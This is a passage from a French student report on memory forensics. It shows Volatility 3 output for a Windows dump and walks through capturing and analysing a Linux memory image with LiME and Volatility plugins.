2248	608	spoolsv.exe	0xcc0d95484240	7	-	0	False	2021-12-11 11:20:21.000000	N/A	Disab
2312	608	svchost.exe	0xcc0d954a82c0	14	-	0	False	2021-12-11 11:20:21.000000	N/A	Disab
6696	7896	OneDrive.exe	0xcc0d954a9080	19	-	1	False	2021-12-11 11:22:02.000000	N/A	Disab
428	420	csrss.exe	0xcc0d954d80c0	11	-	0	False	2021-12-11 11:20:18.000000	N/A	Disab
640	500	lsass.exe	0xcc0d959de080	10	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
500	420	wininit.exe	0xcc0d98014080	1	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
516	492	csrss.exe	0xcc0d9801a080	12	-	1	False	2021-12-11 11:20:19.000000	N/A	Disab
608	500	services.exe	0xcc0d980520c0	7	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
592	492	winlogon.exe	0xcc0d9807c080	5	-	1	False	2021-12-11 11:20:19.000000	N/A	Disab
748	608	svchost.exe	0xcc0d980aa240	15	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
756	592	fontdrvhost.exe	0xcc0d980c9140	5	-	1	False	2021-12-11 11:20:19.000000	N/A	Disab
764	500	fontdrvhost.exe	0xcc0d980cb140	5	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
872	608	svchost.exe	0xcc0d9881a2c0	15	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
924	608	svchost.exe	0xcc0d98820240	5	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
988	592	dwm.exe	0xcc0d98876080	16	-	1	False	2021-12-11 11:20:19.000000	N/A	Disabled
8	608	svchost.exe	0xcc0d988c92c0	2	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
420	608	svchost.exe	0xcc0d988ec300	3	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
708	608	svchost.exe	0xcc0d988ed080	4	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
496	608	svchost.exe	0xcc0d988ee280	3	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
1108	608	svchost.exe	0xcc0d989972c0	3	-	0	False	2021-12-11 11:20:19.000000	N/A	Disab
1128	608	svchost.exe	0xcc0d989bd300	8	-	0	False	2021-12-11 11:20:20.000000	N/A	Disab
1168	608	svchost.exe	0xcc0d989c3300	1	-	0	False	2021-12-11 11:20:20.000000	N/A	Disab
1200	608	svchost.exe	0xcc0d989ef2c0	5	-	0	False	2021-12-11 11:20:20.000000	N/A	Disab
1436	608	svchost.exe	0xcc0d98a0d080	4	-	0	False	2021-12-11 11:20:20.000000	N/A	Disab
1264	608	svchost.exe	0xcc0d98a18300	8	-	0	False	2021-12-11 11:20:20.000000	N/A	Disab
1444	608	svchost.exe	0xcc0d98a1f080	6	-	0	False	2021-12-11 11:20:20.000000	N/A	Disab
1412	608	svchost.exe	0xcc0d98a22300	5	-	0	False	2021-12-11 11:20:20.000000	N/A	Disab

FIGURE 13 – Résultat de la commande - Processus cachés

- python vol.py -f memdump.mem windows.getservicesids.GetServiceSIDs > ServiceList.txt
 - *windows.getservicesids.GetServiceSIDs* permet de lister les services en cours d'exécution lors de la capture de la mémoire

```

ServiceList.txt - Bloc-notes
Fichier Edition Format Affichage Aide
Volatility 3 Framework 1.0.0

SID      Service
-----
S-1-5-80-4151353957-356578678-4163131872-800126167-2037860865 .NET CLR Networking 4.0.0.0
S-1-5-80-1135273183-3738781202-689480478-891280274-255333391 .NET Memory Cache 4.0
S-1-5-80-3459415445-2224257447-3423677131-2829651752-4257665947 3ware
S-1-5-80-2917441881-3404282297-3983348447-1829381237-2935805708 AarSvc
S-1-5-80-1001878634-2078870451-1533519090-844502597-2438600314 AarSvc_3c11e
S-1-5-80-1975967573-2913356537-819030703-3730719923-1995772179 AcpiDev
S-1-5-80-2670625634-2386107419-4204951937-4094372046-2600379021 acpiex
S-1-5-80-3267050047-1503497915-401953950-2662906978-1179039408 acpipagr
S-1-5-80-772678238-4220935223-620583658-4118486195-1180343772 acpitime
S-1-5-80-1863632671-1375125309-1493738800-1551534981-2387622636 Acx01000
S-1-5-80-3261807240-4279319092-2126406095-947934052-2578847935 ADOVMPPackage
S-1-5-80-2046354688-3987051615-3879164971-215375460-2633017214 ADP80XX
S-1-5-80-1535954936-2128305610-2033289386-4003803006-3961564848 ad_driver
S-1-5-80-521319896-1227547225-1440366370-1094984824-1952325498 afunix
S-1-5-80-3882103802-2937937445-2149894622-934926057-1088273958 ahcache
S-1-5-80-3532809085-2652327567-2620918877-1058261733-582902671 AJRouter
S-1-5-80-3520885947-347258037-358237196-958877718-2177097675 amdgp102
S-1-5-80-3034931084-4111837248-3722498124-953434196-229084002 amd12c
S-1-5-80-940484976-4139584748-3980625906-2403118188-3770008912 applockerfltr
S-1-5-80-2020831507-1298702824-3288167190-116113825-4190209 AppReadiness
S-1-5-80-3690054487-1922792274-847725564-1425669114-2396631621 AppVClient
S-1-5-80-1981223234-350633043-1452159618-1133528455-2295233572 AppvStrm
S-1-5-80-1995813674-3661462697-784932380-3834207926-917317866 AppvVemgr
S-1-5-80-1543189782-2596160705-3795570588-3168413527-2925017820 AppvVfs
S-1-5-80-1949724575-2387902436-65106593-1201171665-3967308604 AppXSvc
S-1-5-80-689100834-1985168674-2379302174-2224748125-4125308070 AssignedAccessManagerSvc
S-1-5-80-3169285310-278349998-1452333686-3865143136-4212226833 autotimesvc
S-1-5-80-286416697-2074333985-3953926783-2730543180-4207904231 bam
S-1-5-80-2025233850-3714960172-3834018148-2523054830-2209135241 BasicDisplay
S-1-5-80-4178409850-1580268469-397489987-3195816699-129657517 BasicRender
S-1-5-80-3969992995-4113734098-2838120167-1440264772-583281004 BcastDVRUserService
S-1-5-80-2295688342-2116058702-2158068678-33699398-1615217875 BcastDVRUserService_3c11e

```

FIGURE 14 – Résultat de la commande - Listes des services

6. `python vol.py -f memdump.mem windows.driverscan.DriverScan > DriverScan.txt`
— `windows.driverscan.DriverScan`

DriverScan.txt - Bloc-notes

Fichier Edition Format Affichage Aide

Volatility 3 Framework 1.0.0

Offset	Start	Size	Service Key	Driver Name	Name
0x9f05260c6f2f	0x0	0x0	N/A	N/A	N/A
0xcc0d92c45e30	0xf8036a000000	0x0		\Driver\PnpManager	PnpManager \Driver\PnpManager
0xcc0d92c6d060	0xf8036a000000	0x0		\Driver\SoftwareDevice	SoftwareDevice \Driver\SoftwareDevice
0xcc0d92c6fac0	0xf80373470000	0x28000	bindflt	bindflt	\FileSystem\bindflt
0xcc0d92c8ac0	0xf8036f940000	0xb000	msisadrv	msisadrv	\Driver\msisadrv
0xcc0d92c8cc90	0xf8036fa50000	0x2f000	pdc	pdc	\Driver\pdc
0xcc0d92c94cf0	0xf8036fa00000	0x44000	Ucx01000	Ucx01000	\Driver\Ucx01000
0xcc0d92cc4c60	0xf8036faa0000	0x31000	partmgr	partmgr	\Driver\partmgr
0xcc0d92cc6970	0xf8036feb0000	0xaa000	spaceport	spaceport	\Driver\spaceport
0xcc0d92cc6b80	0xf8036ff70000	0x19000	volmgr	volmgr	\Driver\volmgr
0xcc0d92cc6d90	0xf8036ff90000	0x4f000	sdbus	sdbus	\Driver\sdbus
0xcc0d92ccdcf0	0xf8036f950000	0xb000	isapnp	isapnp	\Driver\isapnp
0xcc0d92ccfcf0	0xf8036f960000	0x76000	pci	pci	\Driver\pci
0xcc0d92cebcf0	0xf8036f4e0000	0xb7000	CNG	CNG	\Driver\CNG
0xcc0d92cefcf0	0xf8036f5a0000	0xd2000	Wdf01000	Wdf01000	\Driver\Wdf01000
0xcc0d92cf0f0	0xf8036a000000	0x0		\Driver\ACPI_HAL	ACPI_HAL \Driver\ACPI_HAL
0xcc0d92cf2cf0	0xf8036a000000	0x0		\Driver\WMIXWDM	WMIXWDM \Driver\WMIXWDM
0xcc0d92d0dcf0	0xf8036f6d0000	0x26000	acpiex	acpiex	\Driver\acpiex
0xcc0d92d0ecf0	0xf8036f750000	0x1a000	SgrmAgent	SgrmAgent	\Driver\SgrmAgent
0xcc0d92d1acf0	0xf8036f700000	0x4c000	MsSecFlt	MsSecFlt	\Driver\MsSecFlt
0xcc0d92d2dcf0	0xf8036f8e0000	0x17000	WindowsTrustedRT	WindowsTrustedRT	\Driver\WindowsTrustedRT
0xcc0d92d33cf0	0xf8036f9e0000	0x15000	vdrvroot	vdrvroot	\Driver\vdrvroot
0xcc0d92d3bcf0	0xf8036f910000	0xb000	WindowsTrustedRTProxy	WindowsTrustedRTProxy	\Driver\WindowsTrustedRTProxy
0xcc0d92d3ecf0	0xf8036f870000	0x6b000	intelpep	intelpep	\Driver\intelpep
0xcc0d92d41cf0	0xf8036f900000	0xb000	Telemetry	Telemetry	\Driver\Telemetry
0xcc0d92d42cf0	0xf8036f770000	0xcc000	ACPI	ACPI	\Driver\ACPI
0xcc0d92d4ecf0	0x0	0x0	N/A	RAW	\FileSystem\RAW
0xcc0d92d52cf0	0xf80370300000	0x0		\Driver\00000050	00000050 \Driver\00000050
0xcc0d92d53cf0	0xf8036f920000	0x14000	pcw	pcw	\Driver\pcw
0xcc0d92e05d70	0xf8036a000000	0x0		\Driver\DeviceApi	DeviceApi \Driver\DeviceApi
0xcc0d941020a0	0xf803704b0000	0x11e000	iaStorV	iaStorV	\Driver\iaStorV
0xcc0d941022b0	0xf803706e0000	0x1f000	amdsata	amdsata	\Driver\amdsata

Ln 1, Col 1 100% Windows (CRLF) UTF-8

FIGURE 15 – Résultat de la commande - Listes des Drivers

Nous aurions voulu récupérer le texte entré dans l'outil notepad ainsi que l'historique web mais ces fonctionnalités ne sont pas disponible avec l'outil Volatility3.

B Analyse du dump de la mémoire sous Linux

B.1 Lime

Afin de procéder à la manipulation, il est tout d'abord nécessaire de procéder à l'installation/mise à jour de plusieurs paquets :

- linux-headers-\$(uname -r)
- lime-forensics-dkms
- mlocate

Ensuite, il sera plus simple d'actualiser la base de donnée de *locate*. Enfin, il nous suffire de faire la commande suivante afin d'obtenir un dump de la mémoire (voir figure 16) :

```
insmod $(locate lime.ko | head -n 1) "path=<Nom du fichier de sortie> format=lime"
```

```
(kali@kali)-[/media/sf_Forensics/Manip 3]
$ sudo insmod $(locate lime.ko | head -n 1) "path=dumpmemoire format=lime"
[sudo] password for kali:
```

FIGURE 16 – Capture de la mémoire sous Linux

B.2 Volatility 2

Beaucoup plus de plugins et d'options sont disponibles pour Linux sur volatility 2. Malheureusement, nous avons heurté un problème lors de la création d'un profil correspondant à notre machine de test. Nous n'avons donc pas eu la possibilité d'analyser notre mémoire grâce à volatility 2. Notre analyse de cette image sera malheureusement donc beaucoup moins poussée car elle se fera exclusivement sur volatility 3.

B.3 Volatility 3

Afin de pouvoir utiliser volatility 3, il sera tout d'abord nécessaire de générer une table des symboles afin de permettre l'interprétation du dump mémoire. Il s'agit d'une étape qui n'est pas nécessaire pour les dumps provenant d'une machine Windows. Ceci est dû à la diversité des noyaux Linux/Mac.

Une fois cela fait, nous pouvons tout d'abord commencer notre analyse en listant les différents processus :

```
vol -f dumptmemeoire linux.pslist > ListProcs
```

Nous pouvons remarquer qu'un processus *nano* était lancé avec le PID 1507 (voir figure 17). Il peut-être intéressant de récupérer la mémoire liée à ce PID afin de voir quel fichier était modifié/créé et voir ainsi le contenu de celui-ci. Malheureusement, volatility 3 étant encore à la version 1.0.0, celui-ci ne propose pas encore de solutions afin de récupérer la mémoire d'un processus sous Linux (ce qui n'est pas le cas des machines Windows par exemple).




FIGURE 17 – Processus nano dans la liste des processus

Il peut parfois être intéressant d'utiliser le plugin *pstree*. Celui va permettre de lister également les processus lancés mais aussi de les trier selon leur arborescence.

```
vol -f dumptmemeoire linux.pstree > TreeProcs
```

Sur la figure 18, on peut voir un exemple de l'arborescence partant de *systemd* jusque *nano*.

```
1      0      systemd
* 260  1      systemd-journald
* 1420 1      qterminal
** 1423 1420  zsh
*** 1567      1423      sudo
**** 1568      1567      insmod
* 527  1      agetty
* 916  1      upowerd
* 535  1      VBoxService
* 280  1      systemd-udev
* 1054 1      udisksd
* 680  1      rtkit-daemon
* 820  1      VBoxClient
** 822 820    VBoxClient
* 441  1      cron
* 442  1      dbus-daemon
* 443  1      NetworkManager
* 447  1      polkitd
* 448  1      rsyslogd
* 832  1      VBoxClient
** 834 832    VBoxClient
* 450  1      systemd-logind
* 838  1      VBoxClient
** 840 838    VBoxClient
* 844  1      VBoxClient
** 845 844    VBoxClient
* 341  1      haveged
* 1495 1      qterminal
** 1498 1495  zsh
*** 1507      1498      nano
```

FIGURE 18 – Arborescence des processus jusque nano

Il est également possible d'énumérer un certain nombre d'appels systèmes qui ont été mémorisés depuis le lancement de la machine.


```
vol -f dumpmemoire linux.check_syscall.Check_syscall > syscall
```

La sortie possède 5 colonnes :

- La table des adresses
- Les noms
- L'index
- Le gestionnaire d'adresses
- Le gestionnaire de symboles

Un autre plugin, permet de lister les différents shells tty ouvert lors de la capture (voir figure 19).

```
vol -f dumpmemoire linux.tty_check.tty_check > ttylist
```




Name	Address	Module	Symbol
tty1	0xffff871d1290	__kernel__	n_tty_receive_buf
tty6	0xffff871d1290	__kernel__	n_tty_receive_buf
tty7	0xffff871d1290	__kernel__	n_tty_receive_buf

FIGURE 19 – Liste des shells tty ouvert

Comme dit précédemment, il n'est pas possible d'extraire la mémoire d'un processus sous Linux avec volatility 3. Néanmoins, il nous est possible de faire une carte mémoire. La figure 20 nous montre la carte mémoire de nano (pid 1507).

```
vol -f dumpmemoire linux.proc.Maps -pid <pid> > map
```



PID	Process	Start	End	Flags	PgOff	Major	Minor	Inode	File Path
1507	nano	0x55e5d866a000	0x55e5d866f000	r--	0x0	8	1	529286	/usr/bin/nano
1507	nano	0x55e5d866f000	0x55e5d86bd000	r-x	0x5000	8	1	529286	/usr/bin/nano
1507	nano	0x55e5d86bd000	0x55e5d86bf000	r--	0x43000	8	1	529286	/usr/bin/nano
1507	nano	0x55e5d86bf000	0x55e5d86c0000	r--	0x53000	8	1	529286	/usr/bin/nano
1507	nano	0x55e5d86c0000	0x55e5d86c1000	rw-	0x54000	8	1	529286	/usr/bin/nano
1507	nano	0x55e5d86c1000	0x55e5d86d0000	rw-	0x0	0	0	0	Anonymous Mapping
1507	nano	0x7f05255f7000	0x7f05255fa000	r--	0x0	8	1	530109	/usr/lib/x86_64-linux-gnu/libnss_files-2.32.so
1507	nano	0x7f05255fa000	0x7f0525600000	r-x	0x3000	8	1	530109	/usr/lib/x86_64-linux-gnu/libnss_files-2.32.so
1507	nano	0x7f0525600000	0x7f0525602000	r--	0x9000	8	1	530109	/usr/lib/x86_64-linux-gnu/libnss_files-2.32.so
1507	nano	0x7f0525602000	0x7f0525603000	r--	0xa000	8	1	530109	/usr/lib/x86_64-linux-gnu/libnss_files-2.32.so
1507	nano	0x7f0525603000	0x7f0525604000	r--	0xb000	8	1	530109	/usr/lib/x86_64-linux-gnu/libnss_files-2.32.so
1507	nano	0x7f0525604000	0x7f0525605000	rw-	0x0	0	0	0	Anonymous Mapping
1507	nano	0x7f0525605000	0x7f0525606000	r--	0x0	8	1	529959	/usr/lib/locale/locale-archive
1507	nano	0x7f0525606000	0x7f0525607000	rw-	0x0	0	0	0	Anonymous Mapping
1507	nano	0x7f0525607000	0x7f0525608000	r--	0x0	8	1	530102	/usr/lib/x86_64-linux-gnu/libdl-2.32.so
1507	nano	0x7f0525608000	0x7f0525609000	r-x	0x1000	8	1	530102	/usr/lib/x86_64-linux-gnu/libdl-2.32.so
1507	nano	0x7f0525609000	0x7f052560a000	r--	0x3000	8	1	530102	/usr/lib/x86_64-linux-gnu/libdl-2.32.so
1507	nano	0x7f052560a000	0x7f052560b000	r--	0x4000	8	1	530102	/usr/lib/x86_64-linux-gnu/libdl-2.32.so
1507	nano	0x7f052560b000	0x7f052560c000	r--	0x0	8	1	525999	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f052560c000	0x7f052560d000	r-x	0x26000	8	1	525999	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f052560d000	0x7f052560e000	r--	0x16f000	8	1	525999	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f052560e000	0x7f052560f000	rw-	0x1ba000	8	1	525999	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f052560f000	0x7f0525610000	r--	0x1ba000	8	1	525999	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f0525610000	0x7f0525611000	rw-	0x1bd000	8	1	525999	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f0525611000	0x7f0525612000	r--	0x0	0	0	0	Anonymous Mapping
1507	nano	0x7f0525612000	0x7f0525613000	r--	0x0	8	1	530517	/usr/lib/x86_64-linux-gnu/libtinfo.so.6.3
1507	nano	0x7f0525613000	0x7f0525614000	r-x	0xe000	8	1	530517	/usr/lib/x86_64-linux-gnu/libtinfo.so.6.3
1507	nano	0x7f0525614000	0x7f0525615000	r--	0x1e000	8	1	530517	/usr/lib/x86_64-linux-gnu/libtinfo.so.6.3
1507	nano	0x7f0525615000	0x7f0525616000	r--	0x26000	8	1	530517	/usr/lib/x86_64-linux-gnu/libtinfo.so.6.3
1507	nano	0x7f0525616000	0x7f0525617000	r--	0x0	8	1	529674	/usr/lib/x86_64-linux-gnu/libcursesw.so.6.3
1507	nano	0x7f0525617000	0x7f0525618000	r-x	0x9000	8	1	529674	/usr/lib/x86_64-linux-gnu/libcursesw.so.6.3
1507	nano	0x7f0525618000	0x7f0525619000	r--	0x30000	8	1	529674	/usr/lib/x86_64-linux-gnu/libcursesw.so.6.3
1507	nano	0x7f0525619000	0x7f052561a000	rw-	0x39000	8	1	529674	/usr/lib/x86_64-linux-gnu/libcursesw.so.6.3
1507	nano	0x7f052561a000	0x7f052561b000	rw-	0x0	0	0	0	Anonymous Mapping
1507	nano	0x7f052561b000	0x7f052561c000	r--	0x0	8	1	552365	/usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
1507	nano	0x7f052561c000	0x7f052561d000	r--	0x0	8	1	525745	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f052561d000	0x7f052561e000	r-x	0x1000	8	1	525745	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f052561e000	0x7f052561f000	r--	0x21000	8	1	525745	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f052561f000	0x7f0525620000	r--	0x29000	8	1	525745	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f0525620000	0x7f0525621000	rw-	0x2a000	8	1	525745	/usr/lib/x86_64-linux-gnu/libc-2.32.so
1507	nano	0x7f0525621000	0x7f0525622000	rw-	0x0	0	0	0	[stack]
1507	nano	0x7f0525622000	0x7f0525623000	r--	0x0	0	0	0	Anonymous Mapping
1507	nano	0x7f0525623000	0x7f0525624000	r-x	0x0	0	0	0	[vdso]

FIGURE 20 – Carte mémoire de nano

Table des figures

1	Arbres des processus	2
2	Chaîne de caractères du processus 7960 indiquant le répertoire GitHub <i>Xenotix-Python-Keylogger</i>	3
3	Backdoor python <i>client.py</i> retrouvée dans le processus 6832	3
4	Chaîne de caractères du processus 6832 indiquant le répertoire GitHub <i>r77-rootkit</i>	4
5	Commande <i>filescan</i> utilisée	4
6	Dossier caché trouvé sur le bureau de l'utilisateur	4
7	Contenu du dossier caché Keylog	4
8	Code source du Keylogger sur la clé USB	5
9	Code source de la backdoor sur la clé USB	6
10	Résultat de la commande - Historique CMD	7
11	Résultat de la commande - Informations sur le réseau	8
12	Résultat de la commande - Liste des processus en cours d'exécution	8
13	Résultat de la commande - Processus cachés	9
14	Résultat de la commande - Listes des services	10
15	Résultat de la commande - Listes des Drivers	11
16	Capture de la mémoire sous Linux	11
17	Processus nano dans la liste des processus	12
18	Arborescence des processus jusqu'à nano	12
19	Liste des shells tty ouvert	13
20	Carte mémoire de nano	13

Références

- [1] consulté le 12-12-2021, <https://book.hacktricks.xyz/forensics/basic-forensic-methodology/memory-dump-analysis/volatility-examples>
- [2] consulté le 20-12-2021, <https://blog.onfvp.com/post/volatility-cheatsheet/>
- [3] consulté le 20-12-2021, <https://bytecode77.com/>